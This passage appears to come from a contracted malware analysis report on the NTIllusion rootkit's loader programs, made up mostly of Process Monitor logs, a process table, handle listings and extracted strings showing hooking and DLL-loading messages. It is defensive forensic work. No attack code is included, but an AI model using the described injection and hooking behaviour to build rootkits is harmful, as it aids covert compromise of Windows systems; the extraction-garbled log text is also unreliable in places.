\$NtUninstallKB888302\$, 13:  
\$NtUninstallKB890046\$, 14:  
\$NtUninstallKB890859\$, 15:  
\$NtUninstallKB891781\$, 16:  
\$NtUninstallKB893756\$, 17:  
\$NtUninstallKB894391\$, 18:  
\$NtUninstallKB896358\$, 19:  
\$NtUninstallKB896423\$, 20:  
\$NtUninstallKB896428\$, 21:  
\$NtUninstallKB898461\$, 22:  
\$NtUninstallKB899587\$, 23:  
\$NtUninstallKB899591\$, 24:  
\$NtUninstallKB900485\$, 25:  
\$NtUninstallKB900725\$, 26:  
\$NtUninstallKB901017\$, 27:  
\$NtUninstallKB901214\$, 28:  
\$NtUninstallKB902400\$, 29:  
\$NtUninstallKB904942\$, 30:  
\$NtUninstallKB905414

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\$, 31:  
\$NtUninstallKB905749  
\$, 32:  
\$NtUninstallKB908519  
\$, 33:  
\$NtUninstallKB908531  
\$, 34:  
\$NtUninstallKB910437  
\$, 35:  
\$NtUninstallKB911280  
\$, 36:  
\$NtUninstallKB911562  
\$, 37:  
\$NtUninstallKB911564  
\$, 38:  
\$NtUninstallKB911927  
\$, 39:  
\$NtUninstallKB913580  
\$, 40:  
\$NtUninstallKB914388  
\$, 41:  
\$NtUninstallKB914389  
\$, 42:  
\$NtUninstallKB914440  
\$, 43:  
\$NtUninstallKB915865  
\$, 44:  
\$NtUninstallKB916595  
\$, 45:  
\$NtUninstallKB917344  
\$, 46:  
\$NtUninstallKB918118  
\$, 47:  
\$NtUninstallKB918439  
\$, 48:  
\$NtUninstallKB919007  
\$, 49:  
\$NtUninstallKB920213  
\$, 50:  
\$NtUninstallKB920670  
\$, 51:  
\$NtUninstallKB920683  
\$, 52:  
\$NtUninstallKB920685  
\$, 53:  
\$NtUninstallKB920872  
\$, 54:  
\$NtUninstallKB921503  
\$, 55:  
\$NtUninstallKB922582  
\$, 56:  
\$NtUninstallKB922819  
\$, 57:  
\$NtUninstallKB923191  
\$, 58:

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\$NtUninstallKB923414  
\$, 59:  
\$NtUninstallKB923980  
\$, 60:  
\$NtUninstallKB924270  
\$, 61:  
\$NtUninstallKB924496  
\$, 62:  
\$NtUninstallKB924667  
\$, 63:  
\$NtUninstallKB925398  
\_WMP64\$, 64:  
\$NtUninstallKB925902  
\$, 65:  
\$NtUninstallKB926255  
\$, 66:  
\$NtUninstallKB926436  
\$, 67:  
\$NtUninstallKB927779  
\$, 68:  
\$NtUninstallKB927802  
\$, 69:  
\$NtUninstallKB927891  
\$, 70:  
\$NtUninstallKB928255  
\$, 71:  
\$NtUninstallKB928843  
\$, 72:  
\$NtUninstallKB929123  
\$, 73:  
\$NtUninstallKB930178  
\$, 74:  
\$NtUninstallKB930916  
\$, 75:  
\$NtUninstallKB931261  
\$, 76:  
\$NtUninstallKB931784  
\$, 77:  
\$NtUninstallKB932168  
\$, 78:  
\$NtUninstallKB933729  
\$, 79:  
\$NtUninstallKB935839  
\$, 80:  
\$NtUninstallKB935840  
\$, 81:  
\$NtUninstallKB936021  
\$, 82:  
\$NtUninstallKB936357  
\$, 83:  
\$NtUninstallKB936782  
\_WMP9\$, 84:  
\$NtUninstallKB937894  
\$, 85:  
\$NtUninstallKB938127

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\$, 86:  
\$NtUninstallKB938828  
\$, 87:  
\$NtUninstallKB938829  
\$, 88:  
\$NtUninstallKB941202  
\$, 89:  
\$NtUninstallKB941568  
\$, 90:  
\$NtUninstallKB941569  
\$, 91:  
\$NtUninstallKB941644  
\$, 92:  
\$NtUninstallKB942615  
\$, 93:  
\$NtUninstallKB942763  
\$, 94:  
\$NtUninstallKB942840  
\$, 95:  
\$NtUninstallKB943460  
\$, 96:  
\$NtUninstallKB943460  
\_0\$, 97:  
\$NtUninstallKB943485  
\$, 98:  
\$NtUninstallKB944653  
\$, 99:  
\$NtUninstallKB950760  
\$, 100:  
\$NtUninstallKB950762  
\$, 101:  
\$NtUninstallKB951376  
-v2\$, 102:  
\$NtUninstallKB951698  
\$, 103:  
\$NtUninstallKB951748  
\$, 104:  
\$NtUninstallKB951978  
\$, 105: 0.log, 106:  
003044\_.tmp, 107:  
addins, 108:  
aksdrvsetup.log, 109:  
AppPatch, 110:  
assembly, 111: Blue  
Lace 16.bmp, 112:  
bootstat.dat, 113:  
clock.avi, 114:  
cmsetacl.log, 115:  
Coffee Bean.bmp, 116:  
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		S	FILES	2084

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kinject.exe	CloseFile	C:\WINDOW S	SUCCESS	Desired Access: Read Data/List Directory, Synchronize, Disposition: Open, Options: Directory, Synchronous IO Non- Alert, Open For Backup, Attributes: n/a, ShareMode: Read, Write, Delete, AllocationSize: n/a, OpenResult: Opened	2084
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kinject.exe      QueryDirectory      C:\WINDOW  
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kinject.exe QueryDirectory C:\WINDOW S\system32

SUCCESS

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kinject.exe	QueryDirectory	C:\WINDOW S\system32	NO MORE FILES	2084
kinject.exe	CloseFile	C:\WINDOW S\system32	SUCCESS	2084

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kinject.exe	CreateFile	C:\WINDOW S\system32\nt dll.dll	SUCCESS	Desired Access: Read Data/List Directory, Read Attributes, Disposition: Open, Options: Non-Directory File, Attributes: N, ShareMode: Read, Write, Delete, AllocationSize: n/a, OpenResult: Opened AllocationSize: 708,608, EndOfFile: 706,048, NumberOfLinks: 1, DeletePending: False, Directory: False	2084
kinject.exe	QueryStandardIn formationFile	C:\WINDOW S\system32\nt dll.dll	SUCCESS	Desired Access: Read Data/List Directory, Read Attributes, Disposition: Open, Options: Non-Directory File, Attributes: N, ShareMode: Read, Write, Delete, AllocationSize: n/a, OpenResult: Opened AllocationSize: 991,232, EndOfFile: 989,696, NumberOfLinks: 1, DeletePending: False, Directory: False	2084
kinject.exe	CreateFile	C:\WINDOW S\system32\ke rnel32.dll	SUCCESS	Desired Access: Read Data/List Directory, Read Attributes, Disposition: Open, Options: Non-Directory File, Attributes: N, ShareMode: Read, Write, Delete, AllocationSize: n/a, OpenResult: Opened AllocationSize: 991,232, EndOfFile: 989,696, NumberOfLinks: 1, DeletePending: False, Directory: False	2084
kinject.exe	QueryStandardIn formationFile	C:\WINDOW S\system32\ke rnel32.dll	SUCCESS	Desired Access: Read Data/List Directory, Read Attributes, Disposition: Open, Options: Non-Directory File, Attributes: N, ShareMode: Read, Write, Delete, AllocationSize: n/a, OpenResult: Opened AllocationSize: 90,112, EndOfFile: 89,588, NumberOfLinks: 1, DeletePending: False, Directory: False	2084
kinject.exe	CreateFile	C:\WINDOW S\system32\un icode.nls	SUCCESS	Desired Access: Read Data/List Directory, Read Attributes, Disposition: Open, Options: Non-Directory File, Attributes: N, ShareMode: Read, Write, Delete, AllocationSize: n/a, OpenResult: Opened AllocationSize: 90,112, EndOfFile: 89,588, NumberOfLinks: 1, DeletePending: False, Directory: False	2084
kinject.exe	QueryStandardIn formationFile	C:\WINDOW S\system32\un icode.nls	SUCCESS	Desired Access: Read Data/List Directory, Read Attributes, Disposition: Open, Options: Non-Directory File, Attributes: N, ShareMode: Read, Write, Delete, AllocationSize: n/a, OpenResult: Opened AllocationSize: 90,112, EndOfFile: 89,588, NumberOfLinks: 1, DeletePending: False, Directory: False	2084
kinject.exe	CreateFile	C:\WINDOW S\system32\loc ale.nls	SUCCESS	Desired Access: Read Data/List Directory, Read Attributes, Disposition: Open, Options: Non-Directory File, Attributes: N, ShareMode: Read, Write, Delete,	2084

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kinject.exe	QueryStandardInformationFile	C:\WINDOWS\system32\locale.nls	SUCCESS	AllocationSize: n/a, OpenResult: Opened AllocationSize: 266,240, EndOfFile: 265,948, NumberOfLinks: 1, DeletePending: False, Directory: False Desired Access: Read Data/List Directory, Read Attributes, Disposition: Open, Options: Non-Directory File, Attributes: N, ShareMode: Read, Write, Delete,	2084
kinject.exe	CreateFile	C:\WINDOWS\system32\sorttbls.nls	SUCCESS	AllocationSize: n/a, OpenResult: Opened AllocationSize: 24,576, EndOfFile: 23,044, NumberOfLinks: 1, DeletePending: False, Directory: False Desired Access: Read Data/List Directory, Read Attributes, Disposition: Open, Options: Non-Directory File, Attributes: N, ShareMode: Read, Write, Delete,	2084
kinject.exe	QueryStandardInformationFile	C:\WINDOWS\system32\sorttbls.nls	SUCCESS	AllocationSize: n/a, OpenResult: Opened AllocationSize: 24,576, EndOfFile: 23,044, NumberOfLinks: 1, DeletePending: False, Directory: False Desired Access: Read Data/List Directory, Read Attributes, Disposition: Open, Options: Non-Directory File, Attributes: N, ShareMode: Read, Write, Delete,	2084
kinject.exe	CreateFile	C:\Documents and Settings\210user\Desktop\kinject.exe	SUCCESS	AllocationSize: n/a, OpenResult: Opened AllocationSize: 8,192, EndOfFile: 6,656, NumberOfLinks: 1, DeletePending: False, Directory: False Desired Access: Read Data/List Directory, Read Attributes, Disposition: Open, Options: Non-Directory File, Attributes: N, ShareMode: Read, Write, Delete,	2084
kinject.exe	QueryStandardInformationFile	C:\Documents and Settings\210user\Desktop\kinject.exe	SUCCESS	AllocationSize: n/a, OpenResult: Opened AllocationSize: 8,192, EndOfFile: 6,656, NumberOfLinks: 1, DeletePending: False, Directory: False Desired Access: Read Data/List Directory, Read Attributes, Disposition: Open, Options: Non-Directory File, Attributes: N, ShareMode: Read, Write, Delete,	2084
kinject.exe	CreateFile	C:\WINDOWS\system32\advapi32.dll	SUCCESS	AllocationSize: n/a, OpenResult: Opened AllocationSize: 618,496, EndOfFile: 617,472, NumberOfLinks: 1, DeletePending: False, Directory: False	2084
kinject.exe	QueryStandardInformationFile	C:\WINDOWS\system32\advapi32.dll	SUCCESS	AllocationSize: n/a, OpenResult: Opened AllocationSize: 618,496, EndOfFile: 617,472, NumberOfLinks: 1, DeletePending: False, Directory: False	2084

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kinject.exe	CreateFile	C:\WINDOW S\system32\rp crt4.dll	SUCCESS	Desired Access: Read Data/List Directory, Read Attributes, Disposition: Open, Options: Non-Directory File, Attributes: N, ShareMode: Read, Write, Delete, AllocationSize: n/a, OpenResult: Opened AllocationSize: 585,728, EndOfFile: 584,704, NumberOfLinks: 1, DeletePending: False, Directory: False	2084
kinject.exe	QueryStandardIn formationFile	C:\WINDOW S\system32\rp crt4.dll	SUCCESS	Desired Access: Read Data/List Directory, Read Attributes, Disposition: Open, Options: Non-Directory File, Attributes: N, ShareMode: Read, Write, Delete, AllocationSize: n/a, OpenResult: Opened AllocationSize: 57,344, EndOfFile: 56,320, NumberOfLinks: 1, DeletePending: False, Directory: False	2084
kinject.exe	CreateFile	C:\WINDOW S\system32\se cur32.dll	SUCCESS	Desired Access: Read Data/List Directory, Read Attributes, Disposition: Open, Options: Non-Directory File, Attributes: N, ShareMode: Read, Write, Delete, AllocationSize: n/a, OpenResult: Opened AllocationSize: 344,064, EndOfFile: 343,040, NumberOfLinks: 1, DeletePending: False, Directory: False	2084
kinject.exe	QueryStandardIn formationFile	C:\WINDOW S\system32\se cur32.dll	SUCCESS	Desired Access: Read Data/List Directory, Read Attributes, Disposition: Open, Options: Non-Directory File, Attributes: N, ShareMode: Read, Write, Delete, AllocationSize: n/a, OpenResult: Opened AllocationSize: 344,064, EndOfFile: 343,040, NumberOfLinks: 1, DeletePending: False, Directory: False	2084
kinject.exe	CreateFile	C:\WINDOW S\system32\ms vcr7.dll	SUCCESS	Desired Access: Read Data/List Directory, Read Attributes, Disposition: Open, Options: Non-Directory File, Attributes: N, ShareMode: Read, Write, Delete, AllocationSize: n/a, OpenResult: Opened AllocationSize: 344,064, EndOfFile: 343,040, NumberOfLinks: 1, DeletePending: False, Directory: False	2084
kinject.exe	QueryStandardIn formationFile	C:\WINDOW S\system32\ms vcr7.dll	SUCCESS	Desired Access: Read Data/List Directory, Read Attributes, Disposition: Open, Options: Non-Directory File, Attributes: N, ShareMode: Read, Write, Delete, AllocationSize: n/a, OpenResult: Opened AllocationSize: 344,064, EndOfFile: 343,040, NumberOfLinks: 1, DeletePending: False, Directory: False	2084
kinject.exe	CreateFile	C:\WINDOW S\system32\cty pe.nls	SUCCESS	Desired Access: Read Data/List Directory, Read Attributes, Disposition: Open, Options: Non-Directory File, Attributes: N, ShareMode: Read, Write, Delete,	2084

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kinject.exe	QueryStandardInformationFile	C:\WINDOWS\system32\ctypes.nls	SUCCESS	AllocationSize: n/a, OpenResult: Opened AllocationSize: 12,288, EndOfFile: 8,386, NumberOfLinks: 1, DeletePending: False, Directory: False	2084
kinject.exe	CloseFile	C:\WINDOWS\system32\ntdll.dll	SUCCESS		2084
kinject.exe	CloseFile	C:\WINDOWS\system32\kernel32.dll	SUCCESS		2084
kinject.exe	CloseFile	C:\WINDOWS\system32\unicode.nls	SUCCESS		2084
kinject.exe	CloseFile	C:\WINDOWS\system32\locale.nls	SUCCESS		2084
kinject.exe	CloseFile	C:\WINDOWS\system32\sorttbls.nls	SUCCESS		2084
kinject.exe	CloseFile	C:\Documents and Settings\210user\Desktop\kinject.exe	SUCCESS		2084
kinject.exe	CloseFile	C:\WINDOWS\system32\advapi32.dll	SUCCESS		2084
kinject.exe	CloseFile	C:\WINDOWS\system32\rpcrt4.dll	SUCCESS		2084
kinject.exe	CloseFile	C:\WINDOWS\system32\security32.dll	SUCCESS		2084
kinject.exe	CloseFile	C:\WINDOWS\system32\msvert.dll	SUCCESS		2084
kinject.exe	CloseFile	C:\WINDOWS\system32\ctypes.nls	SUCCESS		2084
kinject.exe	CreateFile	C:\WINDOWS\system32\ntdll.dll	SUCCESS	Desired Access: Execute/Traverse, Disposition: Open, Options: Non-Directory File, Attributes: N, ShareMode: Read, Write, Delete, AllocationSize: n/a, OpenResult: Opened	2084
kinject.exe	CreateFile	C:\WINDOWS\system32\kernel32.dll	SUCCESS	Desired Access: Execute/Traverse, Disposition: Open, Options: Non-Directory	2084

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kinject.exe	CreateFile	C:\Documents and Settings\210user\Desktop\kinject.exe	SUCCESS	File, Attributes: N, ShareMode: Read, Write, Delete, AllocationSize: n/a, OpenResult: Opened Desired Access: Execute/Traverse, Disposition: Open, Options: Non-Directory	2084
kinject.exe	CreateFile	C:\WINDOWS\system32\advapi32.dll	SUCCESS	File, Attributes: N, ShareMode: Read, Write, Delete, AllocationSize: n/a, OpenResult: Opened Desired Access: Execute/Traverse, Disposition: Open, Options: Non-Directory	2084
kinject.exe	CreateFile	C:\WINDOWS\system32\rpcrt4.dll	SUCCESS	File, Attributes: N, ShareMode: Read, Write, Delete, AllocationSize: n/a, OpenResult: Opened Desired Access: Execute/Traverse, Disposition: Open, Options: Non-Directory	2084
kinject.exe	CreateFile	C:\WINDOWS\system32\security.dll	SUCCESS	File, Attributes: N, ShareMode: Read, Write, Delete, AllocationSize: n/a, OpenResult: Opened Desired Access: Execute/Traverse, Disposition: Open, Options: Non-Directory	2084
kinject.exe	CreateFile	C:\WINDOWS\system32\msvcrt.dll	SUCCESS	File, Attributes: N, ShareMode: Read, Write, Delete, AllocationSize: n/a, OpenResult: Opened	2084
kinject.exe	CloseFile	C:\WINDOWS\system32\ntdll.dll	SUCCESS		2084
kinject.exe	CloseFile	C:\WINDOWS\system32\kernel.dll	SUCCESS		2084

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kinject.exe	CloseFile	C:\Documents and Settings\210user\Desktop\kinject.exe	SUCCESS		2084
kinject.exe	CloseFile	C:\WINDOWS\system32\advapi32.dll	SUCCESS		2084
kinject.exe	CloseFile	C:\WINDOWS\system32\rpcrt4.dll	SUCCESS		2084
kinject.exe	CloseFile	C:\WINDOWS\system32\secur32.dll	SUCCESS		2084
kinject.exe	CloseFile	C:\WINDOWS\system32\msvcrt.dll	SUCCESS		2084
kinject.exe	CloseFile	C:	SUCCESS		2084
kinject.exe	RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\kinject.exe	NAME NOT FOUND	Desired Access: Read Desired Access: Execute/Traverse, Synchronize, Disposition: Open, Options: Directory, Synchronous IO Non-Alert, Attributes: n/a, ShareMode: Read, Write, AllocationSize: n/a, OpenResult: Opened	2084
kinject.exe	CreateFile	C:\Documents and Settings\210user\Desktop	SUCCESS	Control: FSCTL_IS_VOLUME_MOUNTED	2084
kinject.exe	FileSystemControl	C:\Documents and Settings\210user\Desktop	SUCCESS		2084
kinject.exe	QueryOpen	C:\Documents and Settings\210user\Desktop\kinject.exe.Local	NAME NOT FOUND		2084
kinject.exe	Load Image	C:\WINDOWS\system32\kernel32.dll	SUCCESS	Image Base: 0x7c800000, Image Size: 0xf6000	2084
kinject.exe	RegOpenKey	HKLM\System\CurrentControlSet\Control\Terminal	SUCCESS	Desired Access: Read	2084

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kinject.exe	RegQueryValue	Server HKLM\System\CurrentControlSet\Control\Terminal Server\TSApp Compat	SUCCESS	Type: REG_DWORD, Length: 4, Data: 0	2084
kinject.exe	RegCloseKey	Server	SUCCESS		2084
kinject.exe	Load Image	C:\WINDOW S\system32\ad vapi32.dll	SUCCESS	Image Base: 0x77dd0000, Image Size: 0x9b000	2084
kinject.exe	Load Image	C:\WINDOW S\system32\rp crt4.dll	SUCCESS	Image Base: 0x77e70000, Image Size: 0x92000	2084
kinject.exe	Load Image	C:\WINDOW S\system32\se cur32.dll	SUCCESS	Image Base: 0x77fe0000, Image Size: 0x11000	2084
kinject.exe	Load Image	C:\WINDOW S\system32\ms vcrt.dll	SUCCESS	Image Base: 0x77c10000, Image Size: 0x58000	2084
kinject.exe	RegOpenKey	HKLM\System\CurrentControlSet\Control\Terminal Server	SUCCESS	Desired Access: Read	2084
kinject.exe	RegQueryValue	HKLM\System\CurrentControlSet\Control\Terminal Server\TSApp Compat	SUCCESS	Type: REG_DWORD, Length: 4, Data: 0	2084
kinject.exe	RegCloseKey	Server	SUCCESS		2084
kinject.exe	RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\Secur 32.dll	NAME NOT FOUND	Desired Access: Read	2084
kinject.exe	RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution	NAME NOT FOUND	Desired Access: Read	2084

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kinject.exe	RegOpenKey	Options\RPCRT4.dll HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\ADVAPI32.DLL	NAME NOT FOUND	Desired Access: Read	2084
kinject.exe	RegOpenKey	HKLM\System\CurrentControlSet\Control\Terminal Server	SUCCESS	Desired Access: Read	2084
kinject.exe	RegQueryValue	HKLM\System\CurrentControlSet\Control\Terminal Server\TSAppCompat	SUCCESS	Type: REG_DWORD, Length: 4, Data: 0	2084
kinject.exe	RegQueryValue	HKLM\System\CurrentControlSet\Control\Terminal Server\TSUserEnabled	SUCCESS	Type: REG_DWORD, Length: 4, Data: 0	2084
kinject.exe	RegCloseKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon	SUCCESS		2084
kinject.exe	RegOpenKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon	SUCCESS	Desired Access: Read	2084
kinject.exe	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\LeakTrack	NAME NOT FOUND	Length: 144	2084
kinject.exe	RegCloseKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon	SUCCESS		2084
kinject.exe	RegOpenKey	HKLM	SUCCESS	Desired Access: Maximum Allowed	2084
kinject.exe	RegOpenKey	HKLM\Software\Microsoft\Windows	NAME NOT FOUND	Desired Access: Read	2084


The contents of this report were produced by SAIC, Inc., under to contract to HBGary, Inc., for contract number NBCHC80048. SBIR Data Rights apply.

kinject.exe	RegOpenKey	NT\CurrentVersion\Diagnos tics HKLM\Softwa re\Microsoft\ Windows NT\CurrentVe rsion\Image File Execution Options\msvcr t.dll	NAME NOT FOUND	Desired Access: Read	2084
kinject.exe	RegOpenKey	HKLM\Softwa re\Microsoft\ Windows NT\CurrentVe rsion\Image File Execution Options\ntdll.d ll	NAME NOT FOUND	Desired Access: Read	2084
kinject.exe	RegOpenKey	HKLM\Softwa re\Microsoft\ Windows NT\CurrentVe rsion\Image File Execution Options\kernel 32.dll	NAME NOT FOUND	Desired Access: Read User Time: 0.0000000, Kernel Time:	2084
kinject.exe	Thread Exit		SUCCESS	0.0200288 Exit Status: 0, User Time: 0.0100144, Kernel Time: 0.0000000, Private Bytes: 221,184, Peak Private Bytes: 225,280, Working Set: 872,448, Peak Working Set:	2084
kinject.exe	Process Exit		SUCCESS	876,544	2084
kinject.exe	CloseFile	C:\Documents and Settings\210us er\Desktop	SUCCESS		2084

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The next section of the NTIllumination analysis will show the results of executing kNtiLoader.exe.

### Windows Task Manager kNtiLoader.exe



The screenshot shows the Windows Task Manager window with the 'Processes' tab selected. The window title is 'Windows Task Manager'. The menu bar includes 'File', 'Options', 'View', 'Shut Down', and 'Help'. The 'Processes' tab is active, and the 'Show processes from all users' checkbox is unchecked. A table lists the running processes, with 'kNtiLoader.exe' highlighted. The status bar at the bottom shows 'Processes: 24', 'CPU Usage: 2%', and 'Commit Charge: 130572K / 632980K'.

Image Name	PID	CPU	Mem Usage	Handles	Threads
PQV2Svc.exe	1828	00	17,468 K	216	7
ctfmon.exe	1680	00	3,404 K	99	1
GhostTray.exe	1672	00	6,180 K	158	8
gearsec.exe	1596	00	1,092 K	29	2
spoolsv.exe	1448	00	4,440 K	117	10
explorer.exe	1420	00	21,088 K	446	16
flypaper.exe	1364	00	2,912 K	38	1
taskmgr.exe	1288	01	4,596 K	81	3
svchost.exe	1148	00	4,232 K	204	14
svchost.exe	1104	00	2,776 K	57	4
svchost.exe	1040	00	19,280 K	1,329	71
svchost.exe	1004	00	4,052 K	233	11
svchost.exe	948	00	4,572 K	199	17
lsass.exe	796	00	1,348 K	344	20
services.exe	784	01	3,304 K	257	16
winlogon.exe	740	00	476 K	514	18
csrss.exe	716	00	3,120 K	347	10
procexp.exe	684	00	14,480 K	270	10
smss.exe	668	00	372 K	19	3
wscntfy.exe	624	00	2,208 K	39	1
alg.exe	576	00	3,404 K	101	6
kNtiLoader.exe	260	00	624 K	7	2
System	4	00	228 K	205	89
System Idle Process	0	98	16 K	0	1

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## Handle kNtiLoader.exe

Below is an excerpt from Sysinternals Handle as you can see there are (7) as was shown in the above Task Manager screen shot.

---

### kNtiLoader.exe pid: 2060 DELLAPTOP3\210user

4: KeyedEvent \KernelObjects\CritSecOutOfMemoryEvent  
8: Directory \KnownDlls  
C: File (RW-) C:\Documents and Settings\210user\Desktop  
10: Directory \BaseNamedObjects  
14: Directory \Windows  
18: Port  
1C: Mutant \BaseNamedObjects\DBWinMutex

---

### Process Explorer Properties Memory kNtiLoader.exe

!This program cannot be run in DOS mode.	UWV	NCu
RichX	DSUVWh	VWuBh
.text	SVWUj	tPh
\.rdata	SVW	tzVS
@.data	t.;t\$\$t(	GIt%
hxP@	VC20XC00U	t/Ku
hTP@	SVWU	GKu
XSVW	tEVU	SVW
YYh P@	hdC@	uFWWj
VWu	SVW	"WWSh
t9UW	UAA	E WW
QQS3	Wj@Y3	tfS
VWu	t7SW	tMWWS
PSSW	VPj	WWu
PVW	VPV	VSh
SS@SSPVSS	VPh	SVW
t#SSUP	ulSj	PVh
t\$\$VSS	pD#U	WSV
	SVW	Glu

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GJu  
runtime error  
TLOSS error  
SING error  
DOMAIN error  
- unable to initialize  
heap  
- not enough space for  
lowio initialization  
- not enough space for  
stdio initialization  
- pure virtual function  
call  
- not enough space for  
\_onexit/atexit table  
- unable to open console  
device  
- unexpected heap error  
- unexpected multithread  
lock error  
- not enough space for  
thread data  
abnormal program  
termination  
- not enough space for  
environment  
- not enough space for  
arguments  
- floating point not  
loaded  
Microsoft Visual C++  
Runtime Library  
Runtime Error!  
Program:  
<program name  
unknown>  
GetLastActivePopup  
GetActiveWindow  
MessageBoxA  
user32.dll  
Sleep  
GetProcAddress  
LoadLibraryA  
OutputDebugStringA  
KERNEL32.dll

GetModuleHandleA  
GetStartupInfoA  
GetCommandLineA  
GetVersion  
ExitProcess  
TerminateProcess  
GetCurrentProcess  
UnhandledExceptionFilter  
GetModuleFileNameA  
FreeEnvironmentStringsA  
FreeEnvironmentStringsW  
WideCharToMultiByte  
GetEnvironmentStrings  
GetEnvironmentStringsW  
SetHandleCount  
GetStdHandle  
GetFileType  
HeapDestroy  
HeapCreate  
VirtualFree  
HeapFree  
RtlUnwind  
WriteFile  
GetCPInfo  
GetACP  
GetOEMCP  
HeapAlloc  
VirtualAlloc  
HeapReAlloc  
MultiByteToWideChar  
LCMapStringA  
LCMapStringW  
GetStringTypeA  
GetStringTypeW  
Loader> Hook should be  
set now...  
Loader> Calling load  
function...  
Loader> FAILED  
SetUpHook

Loader> Resolving load  
function...  
kNTIllusion.dll  
Loader> loading  
NTIllusion...

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The next log provided is from Process Monitor. Like the one for kinject.exe kNtiLoader.exe is a large log but illustrates all files that it touched.

### Process Monitor kNtiLoader.exe

Process Name	Operation	Path	Result	Detail
kNtiLoader.exe	Process Start Thread		SUCCESS	Parent PID: 1424
kNtiLoader.exe	Create		SUCCESS	Thread ID: 1684
kNtiLoader.exe	QueryNameInformationFile	C:\Documents and Settings\210user\Desktop\kNtiLoader.exe	SUCCESS	Name: \Documents and Settings\210user\Desktop\kNtiLoader.exe
kNtiLoader.exe	Load Image	C:\Documents and Settings\210user\Desktop\kNtiLoader.exe	SUCCESS	Image Base: 0x400000, Image Size: 0x6000
kNtiLoader.exe	Load Image	C:\WINDOWS\system32\ntdll.dll	SUCCESS	Image Base: 0x7c900000, Image Size: 0xaf000
kNtiLoader.exe	QueryNameInformationFile	C:\Documents and Settings\210user\Desktop\kNtiLoader.exe	SUCCESS	Name: \Documents and Settings\210user\Desktop\kNtiLoader.exe
kNtiLoader.exe	CreateFile	C:\WINDOWS\Prefetch\KNTILOADER.EXE-2AE6600B.pf	SUCCESS	Desired Access: Generic Read, Disposition: Open, Options: Synchronous IO Non-Alert, Attributes: n/a, ShareMode: None, AllocationSize: n/a, OpenResult: Opened AllocationSize: 4,096, EndOfFile: 3,212, NumberOfLinks: 1, DeletePending: False, Directory: False
kNtiLoader.exe	QueryStandardInformationFile	C:\WINDOWS\Prefetch\KNTILOADER.EXE-2AE6600B.pf	SUCCESS	Offset: 0, Length: 3,212
